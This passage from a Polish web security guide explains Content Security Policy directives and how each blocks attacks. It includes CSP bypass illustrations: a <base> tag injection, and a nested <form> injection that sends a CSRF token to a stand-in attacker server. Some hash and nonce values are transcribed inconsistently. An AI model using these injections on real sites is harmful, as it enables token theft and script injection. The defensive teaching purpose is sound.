1. Sama nazwa protokołu, np. `https:` – jeśli chcemy, by zewnętrzne zasoby na stronie były ładowane tylko z protokołu `https`.
2. Sama nazwa domeny, np. `example.com` – jeśli chcemy, by zewnętrzne zasoby mogły być ładowane tylko z tej domeny.
3. Nazwa domeny razem z protokołem, np. `https://example.com` – wówczas zewnętrzne zasoby będą ładowane wyłącznie z domeny `example.com` w protokole `https`.
4. Nazwa domeny z symbolem wieloznacznym, np. `https://*.example.com` – wówczas ładowane będą zasoby z wszystkich poddomen domeny `example.com`.

5. Ścieżka do katalogu, np. `https://example.com/scripts/` – wówczas ładowane będą zasoby tylko z podanego katalogu. Ważne jest, by ścieżka kończyła się znakiem ukośnika – wówczas przeglądarka wie, że ma być ona traktowana jako katalog.
6. Ścieżka do pliku, np. `https://example.com/script.js` – wówczas ładowany będzie tylko wskazany plik.
7. Słowo kluczowe `'self'` (koniecznie ta wartość musi być „opakowana” w apostrofach) – wówczas ładowane są zasoby z tej samej domeny, na której znajduje się plik HTML.
8. Słowo kluczowe `'none'` – wówczas dany typ zewnętrznych zasobów **nie** jest ładowany.

Poniżej kilka przykładów dyrektywy `default-src` z różnymi wariantami wartości, wraz z komentarzem:

Tabela 1. Podstawowe sposoby użycia dyrektywy `default-src`

WARTOŚĆ NAGŁÓWKA CSP	ZACHOWANIE PRZEGLĄDARKI
<code>default-src 'self'</code>	Wszystkie zasoby na stronie będą ładowane tylko z tej domeny, w której jest aktualnie otwarty plik HTML.
<code>default-src https://sekurak.pl https://*.securitum.pl</code>	Wszystkie zasoby na stronie mogą być ładowane albo z domeny <i>sekurak.pl</i> , albo z dowolnej subdomeny <i>securitum.pl</i> . Sama domena <i>securitum.pl</i> nie jest dopuszczona.
<code>default-src 'self' https://ssl.google-analytics.com/ga.js</code>	Dopuszczane są dowolne zasoby z „obecnej” domeny, jak również plik <i>ga.js</i> z domeny <i>ssl.google-analytics.com</i> .
<code>default-src 'none'</code>	Nie można na stronie ładować żadnych zewnętrznych zasobów.

Część dyrektyw przyjmuje pewne specyficzne dla siebie wartości – omówiono je dokładniej w dalszej części tego rozdziału.

## DYREKTYWY CSP

### Dyrektywy `*-src`

Podstawowym założeniem CSP jest możliwość zdefiniowania, skąd mogą być ładowane zewnętrzne zasoby na stronie. Decyduje o tym szereg dyrektyw zakończonych słowem `-src`. Poniżej zawarto zestawienie tych dyrektyw, wraz z opisem, jakiego typu zasobów dotyczą.

Tabela 2. Działanie dyrektyw z serii \*-src

DYREKTYWA CSP	DZIAŁANIE
child-src	Określenie źródeł dla Web Workers API, jak również dla elementów typu <code>&lt;frame&gt;</code> i <code>&lt;iframe&gt;</code> .
connect-src	Określenie źródeł dla API javascriptowych, które pozwalają łączyć się z zewnętrznymi zasobami, tj.: <ul style="list-style-type: none"> <li>Fetch API</li> <li>XMLHttpRequest</li> <li>WebSocket</li> <li>EventSource</li> <li>Navigator.sendBeacon()</li> </ul>
font-src	Określenie źródeł, z których mogą być ładowane fonty (np. przez regułę <code>@font-face</code> w CSS).
frame-src	Określenie źródeł, z których mogą być ładowane elementy <code>&lt;frame&gt;</code> oraz <code>&lt;iframe&gt;</code> . Działanie tej dyrektywy pokrywa się z child-src. Wynika to ze zmiany założeń w wyniku kolejnych zmian w standardzie: w drugiej wersji standardu dyrektywa frame-src była uważana za przestarzałą, ale status ten został cofnięty w trzeciej wersji.
img-src	Określenie źródeł, z których mogą być ładowane obrazki. Dotyczy to zarówno tagu <code>&lt;img&gt;</code> , jak i atrybutów CSS takich jak <code>background-image</code> .
manifest-src	Określenie źródeł, z których może być ładowany plik manifest <sup>1</sup> .
media-src	Określenie źródeł, z których mogą być ładowane elementy <code>&lt;audio&gt;</code> i <code>&lt;video&gt;</code> .
object-src	Określenie źródeł, z których mogą być ładowane elementy <code>&lt;object&gt;</code> , <code>&lt;embed&gt;</code> i <code>&lt;applet&gt;</code> . Ponieważ te elementy zazwyczaj były używane do ładowania „niebezpiecznych” technologii (takich jak aplety Flash czy Java), zaleca się, by tę dyrektywę zawsze ustawiać jako <code>object-src 'none'</code> .
script-src	Określenie źródeł, z których mogą być ładowane zewnętrzne skrypty. Dyrektywa script-src może przyjmować szereg specyficznych dla siebie wartości, które szerzej omówiono w dalszej części rozdziału.
style-src	Określenie źródeł, z których mogą być ładowane zewnętrzne style CSS.
worker-src	Określenie źródeł dla Web Workers API.
default-src	Dyrektywa, która łączy wszystkie powyższe. Jest brana pod uwagę, jeśli nie zdefiniowano bardziej szczegółowej dyrektywy. Na przykład dla polityki: <code>default-src 'self'; script-src 'none'</code> gdy przeglądarka spróbuje załadować obrazek, to najpierw poszuka dyrektywy <code>img-src</code> . Ponieważ takiej nie ma, weźmie pod uwagę <code>default-src</code> . Polityka z <code>default-src</code> nie jest dziedziczona przez bardziej szczegółowe dyrektywy, z czego z kolei wynika zalecany sposób wdrażania CSP, np.: <code>default-src 'none'; img-src example.com; script-src 'self'</code> Domyślnie wszystkie zewnętrzne zasoby na stronie są zablokowane, jednak bardziej precyzyjne dyrektywy definiują, które konkretnie mogą zostać załadowane.

## Dyrektywa script-src

Dyrektywa `script-src`, w odróżnieniu od szeregu pozostałych dyrektyw typu `-src`, obsługuje szerszą gamę słów kluczowych, pozwalających dokładnie zdefiniować, jakie skrypty mogą zostać załadowane na stronie.

Weźmy na warsztat najbardziej podstawowy wariant użycia tej dyrektywy: `Content-Security-Policy: script-src 'self'`.

Podobnie jak w przypadku wszystkich pozostałych dyrektyw określających źródła zasobów, ograniczamy możliwość ładowania skryptów do `'self'`, czyli do tej samej domeny, w której jest HTML. Dodatkowo jednak blokowane są wszelkie sposoby wykonywania kodu bezpośrednio z poziomu HTML, np. poprzez element `<script>`.

Sporo żywych aplikacji webowych potrzebuje jednak skryptów zdefiniowanych bezpośrednio w HTML – tak zachowuje się wiele skryptów trackingowych, a czasem pewne skrypty są po prostu generowane dynamicznie, dlatego nie znajdują się w zewnętrznych plikach JS.

W odpowiedzi na takie zapotrzebowanie twórcy standardu CSP przewidzieli możliwość jego „osłabienia” poprzez dodanie słowa kluczowego `'unsafe-inline'`, np.: `Content-Security-Policy: https://sekurak.pl 'unsafe-inline'`.

W takiej polityce skrypty albo mogą być ładowane z domeny `https://sekurak.pl`, albo mogą być zdefiniowane bezpośrednio w HTML, np. jako `<script>alert(1)</script>`. Od razu można zauważyć, że używanie słowa kluczowego `'unsafe-inline'` *de facto* niweluje główny sens stosowania CSP, tj. ochronę przed podatnością XSS. Warto się wówczas zastanowić nad celowością jego wdrożenia, bo realnie nie wniesie znaczącego zabezpieczenia.

Co ciekawe, nawet jeśli używany jest `'unsafe-inline'`, CSP domyślnie blokuje różnorakie sposoby wykonania kodu JS przez funkcje, które przyjmują fragmenty kodu jako argument, np. `eval`, `Function` czy `setTimeout`. Przykładowo w poniższym fragmencie `alert(1)` **nie** zostanie wykonany:

*Listing 1. Pomimo `'unsafe-inline'` kod nie wykonuje się*

```
Content-Security-Policy: script-src 'unsafe-inline'
[...]
<script>eval('alert(1)')</script>
```

Można jednak wyłączyć i to ograniczenie słowem kluczowym `'unsafe-eval'`. W praktyce okazuje się, że wiele frameworków JS może wymagać użycia tego słowa kluczowego, bowiem wykorzystuje we wnętrzu swojego kodu `eval`, by wykonywać kod podawany np. w kodach szablonów HTML.

Po pewnym czasie od wprowadzenia CSP twórcy specyfikacji zdali sobie sprawę, że niestety wiele żywych aplikacji używało wariantu z `'unsafe-inline'`, praktycznie niwelując najistotniejsze korzyści bezpieczeństwa wynikające ze stosowania tego standardu.

W odpowiedzi na taki stan rzeczy w drugiej wersji standardu CSP zostały dodane dwa nowe sposoby tworzenia tagów `<script>` bezpośrednio w kodzie HTML, ale

bez potrzeby użycia `'unsafe-inline'`. Pierwszy sposób to **użycie hashy**. Z tą metodą stykamy się zazwyczaj w sytuacji, gdy bezpośrednio w HTML jest stosunkowo mało skryptów i są one raczej niezmiennie.

Załóżmy, że mamy np. w HTML kod `<script>waznaFunkcja()</script>` i chcielibyśmy, by ten fragment skryptu się wykonał, gdy używamy CSP, a z jakiegoś powodu nie możemy go przenieść do zewnętrznego pliku.

1. W pierwszej kolejności niezbędne jest policzenie hasha (SHA256, SHA384 lub SHA512) z kodu tego skryptu. Następnie musimy hasha zamienić na kodowanie Base64. W rozważanym przykładzie kodem jest `waznaFunkcja()`. Stosując popularne polecenia shellowe, można hasha wyliczyć następującym kodem:

```
echo -n 'waznaFunkcja()' | openssl dgst -sha256 -binary | openssl base64
```

Wynikiem wykonania będzie:

```
dqDHU1n5kcKWNUdt1Mmm9U9NzC8H98mSJHheyzYeoI=
```

2. Wyliczony w ten sposób hash może zostać użyty w nagłówku CSP w następujący sposób:

*Listing 2. Użycie hashy w nagłówku CSP*

```
Content-Security-Policy: script-src 'sha256-dqDHU1n5kcKWNUdt1Mmm9U9NzC8H98mSJHheyzYeoI='  
[...]  
<script>waznaFunkcja()</script>
```

Przed wykonaniem skryptu przeglądarka sprawdzi, czy hash z jego kodu znajduje się w nagłówku CSP, i wykona kod tylko wtedy, jeśli tak będzie.

Warto zwrócić uwagę na fakt, że białe znaki mają znaczenie. Jeśli na początku lub na końcu tagu `<script>` znalazłyby się nowe linie lub spacje, to hash przestałby się zgadzać i kod nie zostałby wykonany.

Można się domyślać, że CSP z hashem jest stosowane, gdy skryptów zdefiniowanych bezpośrednio w kodzie HTML jest stosunkowo niewiele i raczej rzadko się zmieniają. W innym przypadku potrzeba ciągłej aktualizacji hashy może skutkować znacznym nakładem pracy na utrzymanie takiego rozwiązania.

Drugim nowym podejściem, które wprowadziła druga wersja standardu CSP, jest używanie wartości `nonce`\*. W tym przypadku, by kod z tagu `<script>` został wykonany, ten element musi zawierać atrybut `nonce`, którego wartość jest równa wartości `nonce` podanej w nagłówku CSP. W praktyce wygląda to następująco:

\* W kryptografii pojęcie „nonce” oznacza wartość jednorazowego użytku. Podobna idea przyświeca tej wartości w przypadku CSP.

Listing 3. Użycie w CSP wartości *nonce*

```
Content-Security-Policy: script-src 'nonce-4bUtXLF86eEANE5lN93tftBz'
[...]
<script nonce="4bUtXLF86eEANE5lN93tftBz">
    // ten skrypt wykona się; zawiera bowiem poprawną wartość nonce
    alert(1)
</script>
// poniższy skrypt również zostanie wykonany - zawiera poprawną wartość
// nonce, więc zewnętrzny plik zostanie pobrany
<script src="https://zewnętrzny-serwer/app.js" ↵
nonce="4bUtXLF86eEANE5lN93tftBz"></script>
<script nonce="1234">
    // ten skrypt nie wykona się: wartość nonce nie jest poprawna
    alert(2)
</script>
<script>
    // ten skrypt nie wykona się; brakuje atrybutu nonce
    alert(3)
</script>
```

Aby rozwiązanie z *nonce* zapewniało bezpieczeństwo, należy pamiętać o kilku kwestiach:

1. Wartość *nonce* **musi** być różna za każdym razem, gdy odświeżamy stronę. Jeśli tak nie jest, wówczas napastnik może wykorzystać wartość poznaną wcześniej, by wstrzyknąć złośliwy tag `<script>`.
2. Wartość *nonce* musi być odpowiednio długa, by uniemożliwić atak typu *brute-force*. Twórcy specyfikacji CSP zalecają, by miała co najmniej 128 bitów (16 bajtów).
3. Jest optymalnie, jeśli do generowania *nonce* jest używany bezpieczny kryptograficznie generator liczb pseudolosowych. W takim przypadku napastnik będzie miał praktycznie zerowe szanse, by odgadnąć poprawną wartość.

W praktyce *nonce* znalazło dość szerokie zastosowanie w realnych wdrożeniach CSP, jako kompromis pomiędzy stosowaniem niebezpiecznego `'unsafe-inline'` a refaktorem aplikacji i przenoszeniem wszystkich skryptów do zewnętrznych plików. *Nonce* bywa również używany, gdy ładowanych jest wiele skryptów z zewnętrznych domen i trudno byłoby utrzymać ich listę w nagłówku CSP.

Wszystkie przedstawione do tej pory sposoby dopuszczania wykonywania skryptów można ze sobą łączyć. Rozważmy politykę:

```
Content-Security-Policy: script-src https://sekurak.pl ↵
'sha256-YKXT5BAP6K+17gEDc5pFcR1Q1/06coDYqVtR9dBKpLg=' ↵
'nonce-bok7nVV0Zqd9Pwrok944BcuQ'
```

\* To jest odgadnięcie wszystkich możliwych wartości *nonce*.

Skrypt zostanie wykonany, jeśli spełniony zostanie co najmniej jeden z warunków:

1. Skrypt załadowany jest z domeny <https://sekurak.pl>.
2. Kod skryptu ma hash SHA256:  
YKXT5BAP6K+17gEDc5pFcR1Q1/O6coDYqVtR9dBKpLg=
3. Element `<script>` ma atrybut `nonce` o wartości:  
bok7nVV0Zqd9PwroK944BcuQ

Ostatnim wyrażeniem – które dodatkowo zmienia wyraźnie interpretację całej polityki – jest `'strict-dynamic'`<sup>\*</sup>. Przedstawione wcześniej sposoby wdrażania CSP nie zawsze okazały się praktyczne:

1. Niektóre aplikacje webowe ładują bardzo dużo skryptów z zewnętrznych domen. Powodowało to wielki rozrost nagłówka CSP, a także trudniejsze utrzymanie kontroli nad tym, jakie domeny zostały dopuszczone. Ponadto ładowanie skryptów z domen należących do zewnętrznych podmiotów sprawia, że nie można mieć do nich pełnego zaufania (problem szerzej opisano w podrozdziale *Sposoby obejścia CSP*).
2. Część aplikacji ładuje skrypty dynamicznie, np. na bazie przeglądarki użytkownika czy funkcjonalności, z jakich w danym momencie chce skorzystać. Oznaczało to konieczność albo dodania wszystkich źródeł skryptów do polityki CSP, albo ręcznego dodawania atrybutu `nonce` do dynamicznie dodawanych skryptów.

Niejako w odpowiedzi na te dwie kwestie dodano do standardu wyrażenie `'strict-dynamic'`. Jego użycie wywiera dwa istotne skutki:

Po pierwsze – wprowadza **przechodność zaufania**. Rozważmy poniższą politykę i skrypt:

*Listing 4. Przykład przechodności zaufania*

```
Content-Security-Policy: script-src 'nonce-abcd1234' 'strict-dynamic'
[...]
<script nonce="abcd1234">
  var sc = document.createElement('script');
  sc.src = 'https://zewnetrzna-domena/skrypt.js';
  document.body.appendChild(sc);
</script>
```

Tag `<script>` wykona się, bowiem zawiera poprawny `nonce`. W środku tagu dynamicznie tworzony jest kolejny element `<script>`, który odwołuje się do zewnętrznej domeny. W tradycyjnej polityce CSP ten drugi skrypt nie wykonałby się, gdyż jego domena nie znajduje się na liście dopuszczalnych (w polityce nie ma żadnych takich domen), a ponadto skrypt nie ma poprawnej wartości `nonce`.

---

<sup>\*</sup> Co ciekawe, w pierwotnej wersji specyfikacji wyrażenie miało nosić nazwę „unsafe-dynamic”. Twórcy stwierdzili jednak, że chcą mocno promować jego stosowanie – a trudno zachęcać do używania czegoś, co ma w nazwie „unsafe”!

Jednak użycie `'strict-dynamic'` sprawia, że skrypt dodawany dynamicznie za pomocą już zaufanego skryptu staje się również zaufany. Wykonane zostaną zatem oba skrypty; zarówno ten znajdujący się oryginalnie w kodzie HTML, jak i ten dodawany dynamicznie.

Po drugie – `'strict-dynamic'` sprawia, że przeglądarka nie bierze pod uwagę ani listy hostów, z których mogą wykonywać się skrypty, ani wyrażenia `'unsafe-inline'`.

Rozważmy politykę:

```
Content-Security-Policy: script-src ✓
```

```
https://sekurak.pl 'nonce-abcd' 'unsafe-inline' 'strict-dynamic'
```

Najnowsze przeglądarki zignorują w niej zarówno zdefiniowanie konkretnego adresu URL (czyli `https://sekurak.pl`), jak i `'unsafe-inline'`. Zaufane zostaną więc wyłącznie skrypty z poprawnym nonce oraz te dodawane dynamicznie przez skrypty z poprawnym nonce.

Wobec tego nasuwa się pytanie: czy używanie polityki takiej jak powyżej ma w ogóle sens? Odpowiedzią jest kompatybilność wsteczna. Wyrażenie `'strict-dynamic'` jest najnowszym dodatkiem do standardu (z 2016 roku), a zatem w momencie jego wdrożenia część użytkowników mogłaby używać przeglądarek, które wspierają samo CSP, ale jeszcze nie wdrożyły `'strict-dynamic'`. Dlatego starsze przeglądarki zinterpretowałyby powyższą politykę w inny sposób:

```
Content-Security-Policy: script-src ✓
```

```
https://sekurak.pl 'nonce-abcd' 'unsafe-inline' 'strict-dynamic'
```

Dzięki temu strona będzie działać poprawnie, bowiem `unsafe-inline` zapewni wykonywanie skryptów zdefiniowanych bezpośrednio w HTML.

W praktyce obecnie (od 2019 roku) zapewne nie ma już potrzeby budowania polityk w taki sposób, by zachowywać kompatybilność wsteczną ze starszymi przeglądarkami.

Reasumując, możliwe wartości dla dyrektywy `script-src` zostały ujęte w poniższej tabeli.

Tabela 3. Możliwe wartości dyrektywy `script-src`

WARTOŚĆ	WYJAŚNIENIE	KIEDY STOSOWAĆ
Nazwa domeny lub adres URL, np.: <code>https://sekurak.pl</code> <code>https://sekurak.pl/scripts/</code> <code>https://sekurak.pl/scripts.js</code>	Skrypt zostanie wykonany, jeśli znajduje się w zaufanej domenie, we wskazanym katalogu lub we wskazanym pliku.	Jeśli aplikacja nie korzysta z dużej liczby skryptów z zewnętrznych domen. Optymalnie, jeśli skrypty ładowane są z domeny będącej pod kontrolą właściciela aplikacji.
<code>'self'</code>	Skrypty są ładowane z tej samej domeny, w której działa aplikacja.	Kiedy nie ma potrzeby ładowania skryptów z innych domen.

WARTOŚĆ	WYJAŚNIENIE	KIEDY STOSOWAĆ
'none'	Skrypty nie mogą być ładowane.	Jedynie w przypadkach, gdy docelowa strona nie ma żadnego kodu JS.
'unsafe-inline'	Wszystkie skrypty zdefiniowane bezpośrednio w kodzie HTML zostaną wykonane.	<b>Nie zaleca się</b> używania tego wyrażenia, jako że eliminuje główną korzyść z użycia CSP, tj. ochronę przed XSS.
'unsafe-eval'	Włącza możliwość wykonywania skryptów przez funkcje typu eval czy Function, którą CSP domyślnie blokuje.	Część frameworków JS może wymuszać użycie tej dyrektywy.
'nonce-...'	Skrypt wykonuje się, jeśli posiada atrybut nonce o takiej samej wartości jak nonce w nagłówku CSP.	Jeśli aplikacja zawiera dużą liczbę skryptów zdefiniowanych bezpośrednio w HTML-u, a przeniesienie ich do zewnętrznych plików jest problematyczne; lub jeśli aplikacja korzysta z zewnętrznych skryptów z wielu zewnętrznych domen, dla których trudno utrzymać listę.
'sha256-...' 'sha512-...' 'sha384-...'	Skrypt wykonuje się, jeśli w nagłówku CSP jest zdefiniowany hash z kodu tego skryptu.	Gdy w kodzie HTML znajduje się stosunkowo niewiele tagów <script>, które z różnych powodów nie mogą zostać przeniesione do zewnętrznych plików.
'strict-dynamic'	Skrypt załaduje się, jeśli jest ładowany dynamicznie (tj. za pomocą kodu JS dodawany jest nowy tag <script> w drzewie DOM) przez zaufany skrypt.	Niezbędne w przypadku niektórych skryptów track-ingowych. Przydatne, gdy whitelist hostów jest bardzo szeroka i można ją zastąpić dynamicznie ładowanymi skryptami z poziomu JS.

## Dyrektywa base-uri

Rozważmy poniższy przykład strony:

*Listing 5. Przykład strony podatnej na XSS z polityką opierającą się na wartości nonce*

```
Content-Security-Policy: script-src 'nonce-abcd'
[...]
[XSS]
<script nonce="abcd" src="/app.js"></script>
```

W polityce zdefiniowana jest wartość `nonce` (wartość `abcd` jest tylko na potrzeby przykładu; zakładamy, że w rzeczywistości jest to długa i losowa wartość). Skrypt zostanie więc załadowany, gdyż zawiera poprawną wartość w atrybucie `nonce`. Ładowany jest plik `app.js` znajdujący się na tej samej domenie, w której jest HTML.

Napastnik ma możliwość wstrzyknięcia XSS-a w miejscu zaznaczonym jako `[XSS]`. Nie jest w stanie wstrzyknąć własnego tagu `<script>`, bo nie potrafi odgadnąć właściwej wartości `nonce`. Okazuje się jednak, że wcale nie jest to konieczne! Napastnik może użyć tagu `<base>`:

Listing 6. Użycie w ataku tagu `<base>`

```
Content-Security-Policy: script-src 'nonce-abcd'
[...]
<base href="https://sekurak.pl">
<script nonce="abcd" src="/app.js"></script>
```

Element `<base>` pozwala zdefiniować bazowy adres URL, względem którego przeliczane będą wszystkie względne adresy URL w dokumencie. Oznacza to, że w takim przypadku przeglądarka załaduje skrypt z adresu `https://sekurak.pl/app.js`. Skrypt nadal zawiera poprawny `nonce`, nie zostanie więc zablokowany. W praktyce zatem – tag `<base>` posłużył do obejścia CSP.

Remedium na ten problem stanowi użycie dyrektywy `base-uri`, która pozwala wskazać, jakie adresy URL mogą się znaleźć w tagu `<base>`. Ponieważ używanie tego tagu w nowych aplikacjach jest stosunkowo rzadkie, najczęściej ustawia się wartość `'none'` dla dyrektywy.

Listing 7. Użycie dyrektywy `base-uri`

```
Content-Security-Policy: script-src 'nonce-abcd'; base-uri 'none'
[...]
<base href="https://sekurak.pl">
<script nonce="abcd" src="/app.js"></script>
```

Dzięki temu przeglądarka zablokuje możliwość ustawienia jakiegokolwiek tagu `<base>`.

W praktyce zaleca się, by `base-uri` stosować zawsze – ustawiać je albo na wartość `'none'`, albo `'self'`.

## Dyrektywy `block-all-mixed-content` i `upgrade-insecure-requests`

Jednym z problemów, z którym czasem borykają się aplikacje webowe działające w protokole HTTPS, jest tzw. *mixed content*\*. CSP obsługuje dwie dyrektywy, które mogą temu zaradzić: `block-all-mixed-content` i `upgrade-insecure-requests`. W praktyce wsparcie przeglądarek dla tej pierwszej jest dość mocno ograniczone

\* *Mixed content* – problem polegający na tym, że chociaż sama aplikacja działa w bezpiecznym protokole HTTPS, to odwołuje się do zasobów (np. obrazków) w protokole HTTP. Wówczas napastnik dysponujący możliwością przeprowadzenia ataku *man-in-the-middle* może przechwycić te zapytania HTTP i podmienić ich treść. W praktyce więc pomimo serwowania aplikacji w protokole HTTPS nie jest ona w pełni zabezpieczona przed *man-in-the-middle*.

(i nie zapowiada się, by ten stan rzeczy miał ulec zmianie), więc skupimy się wyłącznie na tej drugiej.

Jak sama nazwa wskazuje, celem dyrektywy `upgrade-insecure-requests` jest automatyczne „podniesienie” protokołu z HTTP na HTTPS. Rozważmy poniższy przykład:

*Listing 8. Użycie dyrektywy `upgrade-insecure-requests`*

```
Content-Security-Policy: upgrade-insecure-requests
[...]
<img src=http://domena1/img.png>
<iframe src=http://domena2/plik.html></iframe>
<a href="http://domena3/">CLICK</a>
```

Na stronie znajdują się dwa odniesienia do zasobów oraz hiperłącze do protokołu HTTP. Dzięki dyrektywie `upgrade-insecure-requests` przeglądarka nie wykona ani jednego zapytania protokołem HTTP; wszystkie zostaną automatycznie „przepisane” na HTTPS i wysłane bezpiecznym, szyfrowanym kanałem.

## Dyrektywa `form-action`

Dyrektywa `form-action` pozwala definiować możliwe wartości atrybutu `action` elementu `<form>`\*. Brak zdefiniowania tej dyrektywy może pozwolić na obejście CSP. Rozważmy przykład:

*Listing 9. Przykład strony podatnej na XSS z formularzem zawierającym token*

```
Content-Security-Policy: default-src 'none'
[...]
[XSS]
<form action="https://wazny-formularz">
  <input type=hidden name=token value=3c803fa243c6c56e>
  <button>Wyślij</button>
</form>
```

Na stronie zdefiniowano bardzo silną politykę CSP, która zabrania ładowania jakichkolwiek zewnętrznych zasobów. Ponadto jest na niej formularz, którego jednym z pól jest token. Należy zakładać, że jest to istotny token (np. token chroniący przed atakiem CSRF), którego zdobycie jest cenne dla napastnika. Zakładamy, że napastnik ma możliwość wstrzyknięcia własnego kodu HTML w miejscu [XSS].

Tradycyjne sposoby wykonania XSS-a w tym przypadku zawiodą, ponieważ silna polityka CSP blokuje możliwość odwołania się do jakiegokolwiek zewnętrznego zasobu. Co ciekawe jednak, napastnik może jako wstrzyknięcia użyć własnego tagu `<form>` jak w przykładzie z listingu 10.

---

\* Atrybut `action` formularza definiuje miejsce docelowe, do którego formularz ma zostać wysłany.

*Listing 10. Użycie tagu <form> w ataku*

```
Content-Security-Policy: default-src 'none'
[...]
<form action="https://serwer-napastnika">
<form action="https://wazny-formularz">
  <input type=hidden name=token value=3c803fa243c6c56e>
  <button>Wyślij</button>
</form>
```

Element <form> jest szczególny w specyfikacji HTML<sup>2</sup>, bowiem okazuje się, że **nie może** być w nim zagnieżdżony inny element <form>. Z punktu widzenia parsera HTML obecny kod wygląda więc tak, jakby tego drugiego elementu <form> (tj. tego prowadzącego do *https://wazny-formularz*) w ogóle nie było! Formularz zostanie więc wysłany na serwer napastnika.

Odpowiedzą na to ryzyko jest dyrektywa *form-action* w CSP, którą można ograniczyć miejsce docelowe formularza. Wcześniejszy przykład powinien więc wyglądać następująco:

*Listing 11. Działanie obronne dyrektywy form-action*

```
Content-Security-Policy: default-src 'none'; form-action https://
wazny-formularz
[...]
<form action="https://serwer-napastnika">
<form action="https://wazny-formularz">
  <input type=hidden name=token value=3c803fa243c6c56e>
  <button>Wyślij</button>
</form>
```

W tym wariantcie przeglądarka zablokuje wysłanie formularza na *https://serwer-napastnika* i uniemożliwi wyciek danych na zewnątrz.

## Dyrektywa frame-ancestors

Dyrektywa *frame-ancestors* jest sposobem ochrony przed atakiem typu *Click-jacking*, rozwinięciem nagłówka *X-Frame-Options*.

Atak *Clickjacking* polega na możliwości umieszczenia wewnątrz niewidocznego elementu <iframe> odniesienia do atakowanej witryny i zmuszenia użytkownika (w sposób niewidoczny dla niego) do wykonania akcji przez kliknięcie. Ponieważ warunkiem koniecznym do wykonania tego ataku był element <iframe>, bezpośrednią odpowiedzią na atak było utworzenie nagłówka *X-Frame-Options*, który pozwala ograniczyć zgodę na umieszczanie strony w ramach. Nagłówek ten mógł przyjmować jedną z dwóch wartości:

- ▶ *X-Frame-Options: SAMEORIGIN* – strona może być umieszczona w ramce, tylko jeśli jest umieszczona przez stronę z tej samej domeny,
- ▶ *X-Frame-Options: DENY* – strona nigdy nie może być umieszczona w ramce.

W CSP dzięki `frame-ancestors` istnieją możliwości bardziej precyzyjnego zdefiniowania, które domeny mogą ramkować naszą stronę. Poniżej kilka przykładowych możliwości:

Tabela 4. Wartości dyrektywy `frame-ancestors`

POLITYKA	KOMENTARZ
<code>frame-ancestors 'none'</code>	Odpowiednik <code>X-Frame-Options: DENY</code> , tj. strona nie może być umieszczana w ramce.
<code>frame-ancestors 'self'</code>	Odpowiednik <code>X-Frame-Options: SAMEORIGIN</code> , tj. tylko sami możemy umieszczać swoją stronę w ramce.
<code>frame-ancestors https://sekurak.pl</code>	Ramkować mogą nas tylko podstrony z domeny <code>https://sekurak.pl</code> .
<code>frame-ancestors a.sekurak.pl b.sekurak.pl</code>	Ramkować mogą nas tylko podstrony z domeny <code>a.sekurak.pl</code> lub <code>b.sekurak.pl</code> .

Możliwa jest również sytuacja, w której mamy kilka zagnieżdżeń ramek, tj. strona z domeny `sekurak1.pl` zagnieżdża `sekurak2.pl`, które z kolei zagnieżdża `sekurak3.pl` itd. Jeśli taka sytuacja ma miejsce, przeglądarka sprawdza pełen łańcuch i dopuszcza ramkowanie naszej strony tylko wtedy, jeśli **wszystkie** ramki są na liście dopuszczonych we `frame-ancestors`.

## Dyrektywa `plugin-types`

Dyrektywa `plugin-types` w praktyce używana jest niezwykle rzadko. Dzieje się tak z uwagi na tendencję w świecie webu, by odchodzić od używania pluginów (takich jak Flash czy aplety Javy) w elementach `<object>` czy `<applet>` na rzecz natywnych technologii webowych (jak JS).

Gdyby jednak pojawiła się potrzeba dodania jakiegoś zewnętrznego obiektu na stronie, istnieje możliwość zdefiniowania dopuszczalnych typów pluginów, np.:

```
Content-Security-Policy: plugin-types application/x-shockwave-flash
```

Wówczas, by dany obiekt się załadował, w elemencie `<object>` musi znaleźć się atrybut `type` o tej samej wartości, której użyto w `plugin-types`:

```
<object src="https://sekurak.pl/flash.swf"
type="application/x-shockwave-flash"></object>
```

## Dyrektywa `report-uri`

Dyrektywa `report-uri` jest związana bezpośrednio z trybem raportowania w CSP. Szerzej opisano ją w podrozdziale *Raportowanie*.

## Dyrektywa sandbox

Dyrektywa `sandbox` jest dość specyficzna, bowiem istotnie wpływa na sposób renderowania strony. Jest to odpowiednik atrybutu `sandbox` z elementu `<iframe>`<sup>3</sup>, więc definicja możliwych wartości tej dyrektywy nie znajduje się w specyfikacji CSP, tylko HTML, gdzie zdefiniowano element `<iframe>`.

Użycie atrybutu `sandbox` pozwala zastosować dodatkowe ograniczenia na stronie docelowej, takie jak np. niemożność otwierania okien modalnych (takich jak `alert`) czy uniemożliwienie dostępu do ciasteczek albo `localStorage`.

## RAPORTOWANIE

CSP pozwala zabezpieczyć aplikacje webowe przez nałożenie dodatkowych restrykcji na ładowanie zewnętrznych zasobów czy wykonywanie skryptów. Okazuje się, że na blokowaniu ładowania takich zasobów jednak się nie kończy. CSP może też **wysyłać raporty**, jeśli jego polityka zablokuje załadowanie jakiegoś elementu na stronie.

Dyrektywą niezbędną do raportowania jest `report-uri`. Jako jej wartość należy podać adres URL, pod który będą wysyłane raporty z naruszeniem polityki. Rozważmy przykład:

*Listing 12. Przykład polityki zawierającej wyrażenie `report-uri`*

```
Content-Security-Policy: img-src 'none'; report-uri /csp-report
[...]

```

W polityce zabroniono ładowania jakichkolwiek obrazków oraz zdefiniowano adres URL do wysyłania raportów. W samym HTML istnieje jednak odwołanie do obrazka, który zostanie zablokowany przez politykę. W tym momencie przeglądarka wyśle zapytanie typu POST pod adres `/csp-report` z obiektem JSON-owym zawierającym dane o zastosowanej blokadzie:

*Listing 13. Przykładowy raport CSP*

```
{
  "csp-report": {
    "blocked-uri": "http://localhost:12345/plik.png",
    "disposition": "enforce",
    "document-uri": "http://localhost:12345/",
    "effective-directive": "img-src",
    "original-policy": "img-src 'none'; report-uri /csp-report",
    "referrer": "",
    "script-sample": "",
    "status-code": 200,
    "violated-directive": "img-src"
  }
}
```

Z tego obiektu można wyciągnąć wszystkie istotne informacje dotyczące polityki CSP i zastosowanej blokady, m.in.:

1. Jaki adres URL został zablokowany (pole `blocked-uri`).
2. Na jakim adresie URL znajdował się użytkownik (pole `document-uri`).
3. Która dyrektywa została złamana (pole `violated-directive`), a która efektywnie zastosowana (`effective-directive`). Różnica między jednym a drugim może wystąpić, np. gdy używamy dyrektywy `default-src`.
4. Jaka jest pełna treść polityki (pole `original-policy`).

Zasadniczo możemy się spodziewać, że raporty będą do nas docierały w jednym z trzech przypadków:

1. Ktoś atakuje naszą aplikację (np. próbuje wykorzystać XSS) i ta próba ataku została zablokowana przez CSP.
